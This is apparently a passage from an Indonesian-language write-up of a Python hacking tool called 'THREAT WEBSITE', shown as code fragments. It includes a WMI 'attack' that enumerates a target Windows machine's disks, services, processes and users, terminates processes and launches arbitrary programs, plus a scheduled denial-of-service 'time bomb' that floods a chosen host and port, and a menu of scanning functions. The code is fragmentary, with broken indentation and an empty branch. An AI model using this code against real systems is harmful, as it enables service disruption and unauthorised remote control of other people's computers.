            for disk in c.Win32_LogicalDisk(DriveType=3):
                print(disk)

        isJalan2 = input("Liahat daftar service windows target? (y/n)")
        if isJalan2 == 'y':
            print("-------Daftar service windows-----")
            for service in c.Win32_Service(State="Running"):
                print(service.name)

        isJalan3 = input("Lihat daftar running aplikasi target? (y/n)")
        if isJalan3 == 'y' :
            for i in c.Win32_Process(["Caption", "ProcessID"]):
                print(i.Caption, i.ProcessID)
            dead = input("Ada program yang ingin dimatikan? (y/n)")
            if dead == 'y':
                noid = input("id program yang akan dimatikan? ")
                c.Win32_Process(ProcessId=noid)[0].Terminate()

```

```
isJalan4 = input("Lihat daftar & usernya sistem target? (y/n)")
    if isJalan4 == 'y':
        for group in c.Win32_Group():
            print(group.Caption+":")
            for user in group.associators(wmi_result_class="Win32_UserAccount"):
                print("-" + user.Caption)

    isJalan5 = input("Jalankan aplikasi tertentu pada komputer target? (y/n)")
    if isJalan5 == 'y':
        aplikasi = input("Nama aplikasi yang akan dijalankan")
        SW_SHOWNORMAL = 1
        try:
            process_startup = c.Win32_ProcessStartup.new()
            process_startup.ShowWindow = SW_SHOWNORMAL
            process_id, result = c.Win32_Process.Create(CommandLine = aplikasi,
ProcessStartupInfromation = process_startup)
            if result == 0 :
                print("Process started successfully: %d" %process_id)
            else :
                print("Gagal")
        except:
            print("Error")
  except:
    print("WMI Attack Gagal")
```

```
def dos_timebomb():
    jawab = 'y'
    while(jawab == 'y'):
        host = input("IP Address: ")
        port = input("Port: ")
        mulai = input("Jam Mulai DOS? ")
        selesai = input("Jam Selesai DOS? ")
        pesan = input("Masukan Attacking pesan : ")
        cursor = db.cursor()
        sql = "INSERT INTO push_traffic (host, port, jam_mulai, jam_selesai, pesan) VALUES (%s, %s, %s, %s, %s)"
        values = [
        (host, port, mulai, selesai, pesan)
        ]
        for val in values:
            cursor.execute(sql, val)
        db.commit()

        if pesan is None:
            message = string.punctuation + string.digits + string.ascii_letters + string.ascii_lowercase + string.ascii_uppercase
            msg = "".join(random.sample(message, 10))

        elif pesan is not None:
            msg = pesan

        else:
            pass

        host = str(host).replace("https://", "").replace("http://", "").replace("www.", "")

        try:
            ip = socket.gethostbyname(host)

        except socket.gaierror as e:
            print("Pastikan anda memasukan website yang benar!!")
            exit()
```

```
# Time Bomb
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        while True:
            waktu = time.strftime("%H")


            if str(waktu) == str(mulai):
                try:
                    print("-+"*10 + " Sending Message To IP :  " + str(host) + " Port :" + str(port) + " +-"*10)

                    sock.connect((str(ip), int(port)))

                    if port == 80:
                        sock.send("GET / \nHTTP /1.1\n User-Agent: {}\n\r".format("Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36").encode())

                    sock.send(str(msg).encode("utf-8"))

                except:
                    sock.close()
                    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


            elif str(waktu) == str(selesai):
                print("\nWaktu selesai, menutup serangan!!!")
                time.sleep(1.0)
                sock.close()
                break

        exit()
```

```
def tampilan_atas():
    print("=============================================")
    print("#                                           #")
    print("#          THREAT WEBSITE                   #")
    print("#-------------------------------------------#")
    print("#    Redesign by Heriyanto & Riko Souwandi  #")
    print("#          Using Python 3.9                 #")
    print("=============================================")

def menu():
    print("\n")
    print("---------------------------------------------")
    print("[1] Dapatkan IP dari nama host")
    print("[2] Ping Sweep IP")
    print("[3] Traceroute IP")
    print("[4] TCP Sweep IP")
    print("[5] Port Scanning IP")
    print("[6] Banner Grabber IP")
    print("[7] Data hyperlink website")
    print("[8] WMI Attack")
    print("[9] Push Traffic Website")
    print("[x] Keluar alias exit")

print("Salah pilih")
```

```
 menu = input("PILIH MENU> ")
    print("\n")
    if menu == "1": getIP()
    elif menu == "2": ping_sweep()
    elif menu == "3": traceroute()
    elif menu == "4": tcp_sweep()
    elif menu == "5": port_scanner()
    elif menu == "6": banner_grabber()
    elif menu == "7": get_hyperlink()
    elif menu == "8": wmi_attack()
    elif menu == "9": dos_timebomb()
    elif menu == "x":
        print("Keluar dari aplikasi threat")
        exit()
    else:

#panggi fungsi tampilan atas
tampilan_atas()
jawab = 'y'
while (jawab == 'y'):
    menu()
    jawab = input("Lakukan aksi ? (y/n) ")
    if jawab != 'y':
        print("Aplikasi close")
        break
```

# TERIMA KASIH